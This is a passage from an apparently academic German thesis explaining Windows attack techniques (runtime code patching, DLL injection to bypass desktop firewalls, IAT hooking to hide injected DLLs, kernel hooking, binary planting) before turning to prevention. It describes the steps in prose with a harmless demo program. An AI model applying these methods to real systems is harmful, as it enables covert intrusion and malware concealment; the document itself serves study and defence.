Für die Codemanipulation ist nur das Codesegment des Prozesses relevant. Die Speicherseiten eines Prozesses sind prinzipiell durch Zugriffe anderer Prozesse geschützt, wenn es sich um eine private Seite des Prozesses handelt. Die Windows-API bietet aber prozessübergreifende Speicherfunktionen[5] an, die ein Lesen und Schreiben von fremdem Prozessspeicher ermöglichen, wenn passende Rechte vorhanden sind[6] (Mark E. Russinovich, 2005). Hierdurch ist es möglich, Instruktionen im Codesegment zur Laufzeit zu verändern und somit anderes Anwendungsverhalten zu erzwingen, ohne dass der Benutzer davon etwas merkt. Da dies zur Laufzeit geschieht, schützt ein Prüfsummencheck der zur Anwendung gehörenden Binärdateien vor dem Start des Prozesses nicht.

3.2.1. Beispiel

Als Beispiel zur eben beschriebenen Methode folgt ein einfaches Szenario, in einer überschaubaren Umgebung. Das zu manipulierende Programm besteht aus einer Funktion *add*, die zwei Zahlen addiert und das Ergebnis zurück gibt. Diese Funktion wird nach der Eingabe zweier Summanden vom Hauptteil des Programms aufgerufen und das zurückgegebene Ergebnis wird ausgegeben.

Listing 3.2: Beispielprogramm: Einfacher Addierer

```
1 int add(int number1, int number2)
2 {
3     int result;
4     result = number1+number2;
5     return result;
6 }
```

[4] Zur Zeit des Verfassens dieser Arbeit war ein Eintrag auf dieser Seite aktuell, der beschreibt, dass Microsoft PowerPoint in Version 2002 und 2003 anfällig für einen Pufferüberlauf ist, über den beliebiger Code ausgeführt werden kann (siehe http://www.securityfocus.com/bid/47699/info, abgerufen 11.05.2011).

[5] *ReadProcessMemory*, *WriteProcessMemory*, *VirtualAllocEx*, *VirtualFreeEx*

[6] Der ausführende Benutzer des manipulierenden Prozesses muss Debug- oder höhere Rechte besitzen

```
7
8  int _tmain(int argc, _TCHAR* argv[])
9  {
10     int number1;
11     int number2;
12     int result;
13
14     printf("Zahl 1: ");
15     scanf("%d", &number1);
16     fflush(stdin);
17
18     printf("Zahl 2: ");
19     scanf("%d", &number2);
20     fflush(stdin);
21
22     result = add(number1, number2);
23
24     printf("Ergebnis: %d", result);
25
26     getchar();
27
28     return 0;
29 }
```

Ein Compiler macht nun zum Beispiel folgenden Assemblercode daraus[7] (hier nur die im Folgenden kompromittierte *add* Funktion):

Listing 3.3: Assembler Instruktionen von kompilierter *add* Funktion

```
1  .text:004113C0    push    ebp
2  .text:004113C1    mov     ebp, esp
3  .text:004113C3    sub     esp, 0CCh
4  .text:004113C9    push    ebx
5  .text:004113CA    push    esi
6  .text:004113CB    push    edi
7  .text:004113CC    lea     edi, [ebp+var_CC]
8  .text:004113D2    mov     ecx, 33h
9  .text:004113D7    mov     eax, 0CCCCCCCCh
10 .text:004113DC    rep     stosd
11 .text:004113DE    mov     eax, [ebp+arg_0]
12 .text:004113E1    add     eax, [ebp+arg_4]
```

[7] Hinweis: Der generierte Code ist abhängig vom verwendeten Compiler und den gesetzten Optionen. Zur Demonstration und zum einfacheren Verständnis wurde der Microsoft C Compiler in Version 10 ohne Optimierungen verwandt.

```
13 .text:004113E4                mov     [ebp+var_8], eax
14 .text:004113E7                mov     eax, [ebp+var_8]
15 .text:004113EA                pop     edi
16 .text:004113EB                pop     esi
17 .text:004113EC                pop     ebx
18 .text:004113ED                mov     esp, ebp
19 .text:004113EF                pop     ebp
20 .text:004113F0                retn
21 .text:004113F0                add     endp
```

An der Adresse *004113DE* wird der erste Parameter in das EAX Register des Prozessors geschrieben. Die folgende Instruktion ist die eigentliche Addition. Hier wird der Wert des zweiten Parameters zu dem Inhalt im EAX Register addiert. Dieser wird daraufhin an Adresse *004113E4* in eine definierte Variable (vgl. Quelltext: *result*) geschrieben, um danach zur Rückgabe an die aufrufende Funktion wieder in das EAX Register geschrieben zu werden, wie es der Quelltext vorgibt.

Um nun eine Manipulation zu demonstrieren, wird die Addition durch eine Subtraktion zur Laufzeit ersetzt (Opcode *add* wird zu *sub*). Dabei weist das manipulierte Programm keinerlei weitere Auffälligkeiten auf. Grundlage zu dieser Manipulation sind die in Kapitel 3.2 bereits erwähnten prozessübergreifenden Speicherfunktionen, mit denen Windows die Möglichkeit eröffnet, prozessfremden Speicher zu manipulieren. Um diese benutzen zu können, muss ein fremder Prozess gemäß der Windows API geöffnet werden, wofür Debug-Rechte notwendig sind. Mit einem Aufruf von *WriteProcessMemory* lässt sich die gewünschte Instruktion an die Adresse schreiben, an der vorher die Addition vollzogen wurde (*004113E1*). Diese Änderung ist solange gültig, bis sie explizit rückgängig gemacht wird, oder die Instanz der Anwendung beendet wurde. Das bedeutet auch, dass nach Beenden der Anwendung nicht mehr festgestellt werden kann, ob sie manipuliert wurde, oder nicht.

Die Funktionalität des Manipulierens lässt sich in Diensten oder vermeintlich harmlosen Anwendungen verstecken; zur Demonstration wurde ein eigenständiges Programm (Patcher) geschrieben. Der vollständige Quellcode befindet sich im Anhang (B.2).

3.2.2. Schlussfolgerung

Die Codemanipulation eignet sich, um das Verhalten eines Programms leicht zu verändern, somit falsche, ungenaue oder gezielt manipulierte Ergebnisse zu erzeugen und so eventuell den weiteren Programmablauf zu stören. Da aber das Code Alignment eingehalten werden muss (Bsp.: eine 2 Byte Instruktion kann nicht durch eine 3 Byte Instruktion ersetzt werden)(Seitz, 2009), lassen sich keine umfangreichen Änderungen mit komplexer eigener

Logik hinzufügen. Um dies zu ermöglich muss die Codemanipulation mit anderen Angriffvektoren kombiniert werden (z.B. Codeinjection, Kapitel 3.3). Änderungen durch Codemanipulation erfolgen zur Laufzeit, was ein temporäres Aktivieren der Manipulation zulässt und Prüfsummen-Checks der Anwendungsdateien zwecklos macht. Dadurch, dass es an beliebigen Stellen im Programm eingesetzt werden kann, lassen sich Manipulationen leichter und gezielter vornehmen, als bei Überläufen. Außerdem ist der Angreifer hierbei nicht auf Programmierfehler der Anwendung angewiesen, um die Änderungen durchführen zu können.

3.2.3. Praxisrelevanz

Codemanipulation ist eine sehr grundlegende Technik und kommt damit sehr häufig zum Einsatz, um erweiterte Angriffsmöglichkeiten zu realisieren. Als konkretes Beispiel für die Relevanz dieser Technik kann das Trojaner-Toolkit *ZeuS* angeführt werden. Es ermöglicht technisch unversierten Personen ein eigenes Botnetz zu etablieren, um kriminelle Handlungen (z.B. Onlinebankingdaten entwenden) durchzuführen (Symantec Corporation, 2010). Codemanipulation wird hier verwendet, um im normalen Programmablauf von Zielprozessen einen Sprung (*jmp* Instruktion) an eine beliebige Adresse zu erzwingen (ZeuS Quelltext, 2011). Da es mehrere Derivate gibt (>70330), kann eine genaue Anzahl infizierter Rechner nicht ermittelt werden. Im Jahr 2009 wurden durch die Symantec Corporation 154000 Infektionen gemessen. Die Zahl der tatsächlich infizierten Systeme dürfte weit aus höher liegen (Symantec Corporation, 2010).

3.3. Codeinjection

Codeinjection erlaubt es im Gegensatz zur Codemanipulation komplexe eigene Anwendungslogik in einem fremden Prozesskontext auszuführen.

Es gibt mehrere Wege dies zu realisieren (Kuster, 2003). Einer davon ist DLL-Injection. Hierbei wird der angegriffene Prozess dazu gebracht eine Dynamic Link Library (DLL) zur Laufzeit nachzuladen und darin enthaltenen Code auszuführen. Dazu wird die Funktion *CreateRemoteThread* der Windows API benutzt.

Zuerst wird im Zielprozess Speicher mit Hilfe der Funktion *VirtualAllocEx* alloziiert. Sie ist Bestandteil der Windows API und nimmt unter anderem einen Parameter entgegen, der den Prozess spezifiziert, in dessen virtuellen Adressraum Speicher reserviert werden soll. Dieser Speicher wird benötigt, um im nächsten Schritt den Pfad zur DLL zu hinterlegen und sollte daher so groß sein, dass er diesen aufnehmen kann. Der Pfad wird mit *WriteProcessMemory* vom angreifenden Prozess in den reservierten Speicherbereich des zu kompromittierenden Prozesses geschrieben. Nun wird, wie in Abbildung 3.2 zu sehen ist, *CreateRemoteThread*



Abbildung 3.2.: DLL-Injection

aufgerufen. *CreateRemoteThread* erzeugt einen Thread in einem fremden Prozesskontext, und benötigt unter anderem einen Funktionspointer zu der Funktion, die als Thread ausgeführt werden soll. Der erzeugte Thread startet sofort und ruft die angegebene Funktion, hier *LoadLibrary* (auch mit Parametern), auf. Für die DLL-Injection ist der Parameter der Pfad zur DLL, für den in Schritt 1 der Speicher reserviert wurde. *LoadLibrary* lädt dabei die angegebene DLL in den Adressraum des aufrufenden Prozesses. Dieser Prozess ist der kompromittierte Prozess. Beim Laden einer DLL mit LoadLibrary wird der Einstiegspunkt der DLL (*DllMain*) implizit aufgerufen. Hier können für den Angriff notwendige Aktionen durchgeführt werden. Da der Code in einem anderen Prozesskontext ausgeführt wird als der angreifende Prozess, wird die Ausführung nicht abgebrochen, wenn der angreifende Prozess beendet wird.

3.3.1. Beispiel

Ein einfaches und verständliches Beispiel zum Nutzen dieser Technik ist das Umgehen einer Desktop Firewall. Diese basieren oft auf anwendungsspezifischen Filtern. So wird zum Beispiel festgelegt, dass der Browser mit dem Netzwerk kommunizieren darf. Wird nun eine DLL mittels DLL-Injection an den Browser geheftet, lassen sich beliebige Daten mittels ei-

nes in die DLL eingebauten Clients trotz Desktop Firewall versenden, da der injizierte Code innerhalb des Browser-Prozesskontextes läuft, dem es zugleich erlaubt ist Daten durch die Desktop Firewall zu versenden (siehe Abb. 3.3). Ein komplettes Code-Beispiel zu diesem Szenario befindet sich im Anhang (B.3).



Abbildung 3.3.: DLL-Injection und Desktop Firewall

3.3.2. Schlussfolgerung

DLL-Injection erlaubt es, im Gegensatz zur Codemanipulation, umfangreiche Aufgaben in einem fremden Prozesskontext auszuführen. Dabei lassen sich versteckt trojanische Pferde oder Botnet-Clients betreiben oder aber umfangreichere Eingriffe in die Programmlogik vornehmen, wenn man DLL-Injection und Codemanipulation zusammen nutzt. Hierbei können zum Beispiel Funktionspointer so manipuliert werden, dass sie auf Code aus der DLL zeigen. Die injizierte DLL lässt sich allerdings als geladenes Modul eines Prozesses anzeigen und somit entdecken.

3.3.3. Praxisrelevanz

DLL-Injection wird von vielen Schädlingen genutzt. Unter anderem auch von Stuxnet, um Code im Kontext eines fremden Prozesses ausführen zu können (Symantec Corporation, 2011b). Auch das schon im Kapitel 3.2.3 erwähnte *ZeuS* Toolkit nutzt DLL-Injection. Hier wird eigener Code in einem fremden Context ausgeführt, um in dem Zielprozess einen Hook (siehe Kapitel 3.4) zu installieren (ZeuS Quelltext, 2011).

3.4. API-Hooking

Ein Hook ermöglicht es, eine Aktion eines Programms zu unterbrechen, eine oder mehrere Aktionen auszuführen und danach die Kontrolle an das eigentliche Programm zurück zu geben. Hooks werden häufig als API-Variante angeboten, um Plugins entwickeln zu können (siehe z.B. vBulletin Forensoftware). Dabei gibt es definierte Programmstellen, die ein Einklinken vorsehen. Es wird also fremder Programmcode in die Anwendung eingebracht. Gleiches wird auch beim API-Hooking gemacht. Allerdings lässt sich hier jede beliebige Funktion einer API „hooken“ und nicht nur dafür vorgesehene Stellen. API-Hooking zählt zu den Usermode-Hooks, da sie nur Elemente beeinflussen, die im Usermode ausgeführt werden (Greg Hoglund, 2005).

Eine Variante des API-Hooking ist das Manipulieren der Import Address Table (IAT) (criticalsecurity.net, 2010). Sie ist Bestandteil des Portable Executable (PE) Formates von Windows und hilft bei der Lokalisierung von Funktionen im Speicher. Dies ist z.B. für das Importieren von Funktionen aus DLLs sehr wichtig. Eine PE Datei beinhaltet eine Liste von Datenstrukturen für jede genutzte DLL. Dabei beinhaltet die Struktur den Namen der DLL und einen Zeiger auf Funktionspointer zu Funktionen der DLL. Diese Liste von Funktionspointern ist die IAT. Wird eine DLL geladen, so wird vom Betriebssystem die Adresse der Funktion in die IAT geschrieben, die aktuell gültig ist. Dies ist wichtig, da zum Beispiel durch ein Update eine Funktion an eine andere Adresse verschoben werden könnte, und bei einer statischen und absoluten Adressierung das aufrufende Programm ebenfalls neu erstellt werden müsste. Durch die Technik der IAT erhält man also eine lose Kopplung und erhöht damit den Grad der Flexibilität der Software. Manipuliert man nun die IAT, ist es möglich, einen Funktionaufruf abzufangen und eigenen Code auszuführen, den man mittels DLL-Injection eingefügt hat. Wird allerdings eine DLLs mittels der Windows API-Funktion explizit geladen und die Funktionsadressen mittels *GetProcAddress* aufgelöst, funktioniert die Manipulation der IAT nicht (Greg Hoglund, 2005).

3.4.1. Beispiel

API-Hooking lässt sich vielseitig einsetzen und erlaubt es auch, Erweiterungen für das Betriebssystem zu schreiben, die ohne API-Hooking nicht möglich wären.(Seitz, 2009) Es kommt auch häufig bei Virenscannern oder Desktopfirewalls zum Einsatz, um elementare Systemaufrufe zu kapseln, zu prüfen und dann eventuell zu verhindern. Wie bei vielen Techniken kann aber auch das API-Hooking für weniger gute Zwecke eingesetzt werden. Mit Hooking lässt sich zum Beispiel die in Kapitel 3.3.1 injizierte DLL vor Programmen verstecken, die nach schadhaften geladenen DLLs suchen. Um DLLs (Module) zu verstecken

wird im gewählten Szenario die Funktion *EnumProcessModules*[8] aus der systemeigenen *psapi.dll* gehooked. Um möglichst unauffällige Ergebnisse zu erzeugen, wird im Hook (*MyEnumProcessModules*) die original Funktion aufgerufen und ihre Ergebnisliste nach der zu versteckenden DLL gefiltert. Das gefilterte Ergebnis wird dann zurückgegeben. Der vollständige Quellcode befindet sich im Anhang (B.4). Folgend wird nur das Konzept erklärt.



Abbildung 3.4.: Umleiten von EnumProcessModules

In Abbildung 3.4 ist zu erkennen, wie in den Schritten 1 und 2 erfolgreich eine korrekte Modulliste ausgelesen wird: Es wird die systemeigene *EnumProcessModules* Funktion aus der

[8] *EnumProcessModules* listet alle geladenen Module eines Prozesses auf

psapi.dll verwendet. Die Schritte 3 bis 7.x sind identisch mit denen aus Kapitel 3.3. Hier wird eine DLL injiziert. Nach dem Manipulieren der IAT (durch InstallHook) wird nun ein Aufruf der Funktion *EnumProcessModules* nicht mehr den Code der *psapi.dll* verwenden, sondern durch die Umleitung den von *MyEnumProcessModules* (Schritt 8), der injizierten DLL (Hook DLL). Für den Prozess sieht es allerdings so aus, als riefe er die systemeigene *EnumProcessModules* Funktion auf. *MyEnumProcessModules* ruft *EnumProcessModules* der *psapi.dll* auf, filtert das Ergebnis und gibt das gefilterte Ergebnis zurück. So ist es möglich, dass die Hook DLL sich selber vor dem kompromittierten Prozess verstecken kann.

3.4.2. Schlussfolgerung

API-Hooking kann sowohl für konstruktive als auch für destruktive Zwecke verwendet werden. Neben der Manipulation der IAT gibt es auch noch weitere Varianten des (API-)Hooking (Seitz, 2009). Die Manipulation der IAT ist dabei eine effektive Methode, um Funktionsaufrufe abzufangen. Für das aufrufende Programm ist es in der Regel nicht unterscheidbar, ob die original Funktion aufgerufen wird, oder eine Umleitung stattfindet.

Mit API-Hooking lassen sich nicht nur Ergebnisse verfälschen oder bestimmtes Verhalten erzwingen, sondern auch Daten ausspionieren: Bei einer angenommenen Funktion, die Daten verschlüsselt, bevor sie über das Internet verschickt werden, ist es möglich, die unverschlüsselten Daten abzufangen und sie zu speichern oder sie über einen weiteren Kommunikationskanal dem Angreifer zu senden.

3.4.3. Praxisrelevanz

API-Hooking wird von allen gängigen Usermode-Rootkits verwendet. Sie verwenden Hooks, um sich selber zu verstecken, indem sie die Funktionen des Betriebssystems hooken, die für das Auflisten von Dateien verantwortlich sind (Greg Hoglund, 2005). Auch Stuxnet verwendet Hooking auf diese Weise, um sich zu verstecken, so dass ein Benutzer nicht bemerkt, dass ein Wechselspeicher mit Stuxnet infiziert ist (Symantec Corporation, 2011b).

3.5. Kernel-Hooking

Erweiternd zu den in Kapitel 3.4 erläuterten Usermode-API-Hooks existiert auch noch die Möglichkeit Hooks im Kernelspace zu installieren. Diese Hooks werden als Treiber[9] implementiert und können so im Kernelmode ausgeführt werden. Durch die Ausführung im Ker-

[9] Bei Linux als Kernel-Modul

nelmode ist es ungleich aufwändiger einen Kernel-Hook zu programmieren, als einen Hook für den Userspace. Wird nicht sorgfältig programmiert (keine Sicherheitsabfragen bzgl. Null-Pointer, Schreiben in schreibgeschützte Speicherbereiche, ...), kann das komplette Systeme instabil werden und abstürzen(Microsoft, 2007)(Greg Hoglund, 2005). Gleichzeitig steigen aber auch die Möglichkeiten, das System zu beeinflussen. Da die meisten Überwachungsprogramme, wie zum Beispiel Virenscanner, ebenfalls im Kernelmode laufen - sie installieren ebenfalls einen Treiber -, stehen Kernel-Hooks auf einer Ebene mit den Scanprogrammen. Sie können diese Scanner so beeinflussen, dass sie wirkungslos werden (Greg Hoglund, 2005). Generell kann durch Kernel-Hooking die Funktionalität des Betriebssytems komplett unterwandert und verändert werden.

3.6. Binary Planting

In den letzten Monaten hat sich der Begriff „Binary Planting“ für das Ausnutzen einer Schwachstelle in Windows durchgesetzt, welche schon im Jahr 2000 als „DLL Search Path Weakness“ beschrieben wurde (Guninski, 2000).

Die Reihenfolge in der bei Windows nach DLLs gesucht wird, sieht wie folgt aus (Microsoft, 2010):

1. Verzeichnis aus dem die Anwendung geladen wird
2. Systemverzeichnis
3. Windowsverzeichnis
4. aktuelles Arbeitsverzeichnis
5. Verzeichnisse die in der *PATH* Umgebungsvariable hinterlegt sind

Dies hat zur Folge, dass es möglich ist, ein Programm eine DLL laden zu lassen, die nicht der gewünschten entspricht. So lässt sich ebenfalls ein API-Hook realisieren. In Bezug auf das Beispiel aus Kapitel 3.4.1 würde eine DLL in den Anwendungsordner kopiert werden, die ebenfalls *psapi.dll* heißt und die gleichen Funktionen anbietet, wie die original *psapi.dll*; dabei aber *EnumProcessModules* entsprechend implementiert. Alle anderen Funktionen würden an die original DLL delegiert werden. Diese Technik wird auch Proxy DLL genannt (Koch, 2006). Abbildung 3.5 veranschaulicht diese Vorgehensweise.

Die eigentliche Brisanz erlangt das „Binary Planting“ unter Windows aber dadurch, dass auch DLLs aus dem aktuellen Arbeitsverzeichnis geladen werden, wenn das Suchen in den Vorgänger-Verzeichnissen fehlschlägt. Hierdurch ist sogenanntes „Remote Binary Planting“ möglich: Der Angreifer platziert eine Dokumentendatei und die schadhafte DLL in einem



Abbildung 3.5.: Aufrufreihenfolge mit Proxy DLL

Netzlaufwerk. Bei Öffnen des Dokuments wird, wenn die dazu nötige DLL nicht in den Suchverzeichnissen 1-3 vorhanden ist, die schadhafte DLL aus dem Netzlaufwerk verwendet und beliebiger Code kann ausgeführt werden. Diese Technik machte sich schon der Wurm Nimda im Jahre 2001 zu Nutzen (ACROS Security, 2010).

3.6.1. Schlussfolgerung

Die Lücke des Binary Planting ist als Designfehler des Betriebssystems eingestuft (Guninski, 2000). Microsoft selber kann nicht ohne Probleme einen Patch anbieten, um diesen Designfehler zu beheben, da viele Anwendungen nicht mehr funktionieren würden (Zdrnja, 2010). Abhilfe schaffen hier nur Updates durch die Hersteller der Anwendungen, indem sie absolute Pfadangaben zu DLLs explizit verwenden und sich nicht auf die Suchreihenfolge des Betriebssystems verlassen.

3.6.2. Praxisrelevanz

Wie bereits erwähnt, wurde „Binary Planting“ schon vor einigen Jahren von einem Wurm verwendet, um sich zu verbreiten. Hohe Aktualität erlangt diese Technik durch ihren Einsatz in Stuxnet, welches sich diese Schwachstelle ebenfalls zu Nutze macht (Symantec Corporation, 2011b).

3.7. Vergleichbare Angriffsvektoren unter Unix/Linux

Unter unixoiden Betriebssystemen sind Codemanipulationen oder das externe Nachladen von Code nur mit der Funktion *ptrace*[10] möglich, welche zum Debuggen von Programmen gedacht ist. Allerdings gibt es mittlerweile einige Distributionen, die den Gebrauch von *ptrace* stark einschränken. So ist zum Beispiel ab Ubuntu 10.10 eine Anwendung von *ptrace* nur noch auf Kindprozesse möglich (Ubuntu SecurityTeam, 2011). Das hat zur Folge, dass ein angreifender Prozess den zu manipulierenden Prozess selber starten müsste, was einen Angriff stark erschwert.

Mac OS X ist ein weiteres Beispiel dafür, dass einige Hersteller unixoider Betriebssyteme die Funktionalität von *ptrace* einschränken. Apple hat die Option *PT_DENY_ATTACH* eingeführt, welche es einem Prozess ermöglicht, die Anwendung von *ptrace* auf sich selber zu unterbinden (Apple Inc., 2011).

Unter Linux und Mac OS X sind also Techniken, wie sie in Kapitel 3.2 bis 3.4 beschrieben wurden, nicht unbedingt realisierbar. Allerdings gibt es die Möglichkeit Kernel-Hooks zu verwenden (Peláez, 2004). Pufferüberläufe sind ebenfalls möglich.

3.7.1. Binary Planting

Unter Linux gibt die Umgebungsvariable *PATH* an, wo zuerst nach einer ausführbaren Datei gesucht werden soll. Wenn zum Beispiel versucht wird, das Programm *ls* auszuführen, das den Inhalt eines Verzeichnisses ausgibt, wird gemäß der *PATH* Variable nach der ausführbaren Datei gesucht. Wird nun diese Variable manipuliert, zum Beispiel indem sie in der *.profile*[11]-Datei eines Benutzerprofils neu gesetzt wird, könnten dem Benutzer schadhafte Programme untergeschoben werden. Diese Datei enthält Benutzerdefinierte Befehle, die bei der Benutzeranmeldung ausgeführt werden. Um sie ändern zu können muss mindestens der Zugriff auf das Benutzerkonto selbst vorhanden sein.

Bei einem gehackten root-Account ist es außerdem möglich, manipulierte Versionen eines Programms an Stelle des Originals einzusetzen[12]. Da die Quellen zu allen Standardbefehlen (coreutils) offen sind, lässt sich so eine Version recht einfach erstellen. Dies ist auch der Grund, warum einem System, dessen root-Account gehackt wurde, nicht mehr vertraut werden kann.

[10] *ptrace* Abkürzung für „process trace“

[11] Bei Einsatz einer Bourne Shell oder zu dieser kompatiblen

[12] Im Normalfall sind die Schreibrechte für die Standardverzeichnisse von ausführbaren Dateien nur für den root-Accoount gesetzt

Beide Angriffsvektoren sind nicht unter dem Begriff „Binary Planting“ bekannt[13], ähneln der Variante unter Windows aber leicht und sollen deshalb an dieser Stelle erwähnt sein.

[13] Genauer: In der Literatur wird bei diesen Vorgehensweisen häufig von „application rootkits“ gesprochen (vgl. bspw. (Tanenbaum, 2007))

4. Prävention

Aus den in Kapitel 3 vorgestellten Möglichkeiten ein Programm zu manipulieren oder auszunutzen ergibt sich die Motivation, Applikationen vor gleichartigen Manipulationen zu schützen. Es gibt schützenswerte Anwendungen in vielen Bereichen. Bei besonders empfindlichen Anwendungsbereichen ist es durchaus sinnvoll, dass ein großer Teil der Planungs- und Entwicklungsphase eines Softwareprojektes das Thema Sicherheit fokussiert. Dabei stellt sich die Frage, wie groß der Einfluss der Anwendungsentwickler auf diesen Bereich ist und wie die entwickelte Software geschützt werden kann.

4.1. Compiler

Wie sich beim Durchführen der Versuche aus Kapitel 3 gezeigt hat, ist es durchaus wichtig, dass sich ein Entwickler nicht nur mit der von ihm verwendeten Programmiersprache vertraut ist und Grundlagen der IT-Sicherheit versteht (zum Beispiel, das sichere Abspeichern von Passwörtern), sondern sich auch mit dem von ihm verwendeten Compiler auskennt. Dies gilt insbesondere dann, wenn eine Sprache verwendet wird, die das Reservieren von Arbeitsspeicher dem Entwickler überlässt. Wie in Kapitel 3.1 bereits erwähnt, bieten die meisten aktuellen Compiler Sicherheitsoptionen an, die beim Generieren des Maschinencodes dafür sorgen, dass zusätzlicher Code erzeugt wird, der vor Pufferüberläufen schützt. Je nach Hersteller und Distributor - dies gilt insbesondere für Linux-Distributionen - sind solche Optionen standardmäßig aktiviert oder deaktiviert. Somit ist nicht garantiert, dass diese sicherheitsverbessernden Maßnahmen immer verwendet werden, obwohl die eventuelle Möglichkeit bestünde. Es ist daher für Entwickler auf jeden Fall sinnvoll, sich mit dem verwendeten Compiler ausführlicher zu beschäftigen und dabei insbesondere auf Sicherheitsoptionen zu achten.

4.2. Fuzzing

Eine weitere Möglichkeit, robuste Software mit möglichst wenig sicherheitskritischen Fehlern auszuliefern, bieten Tests. Ein auf Sicherheit spezialisiertes Testverfahren ist das Fuzzing.

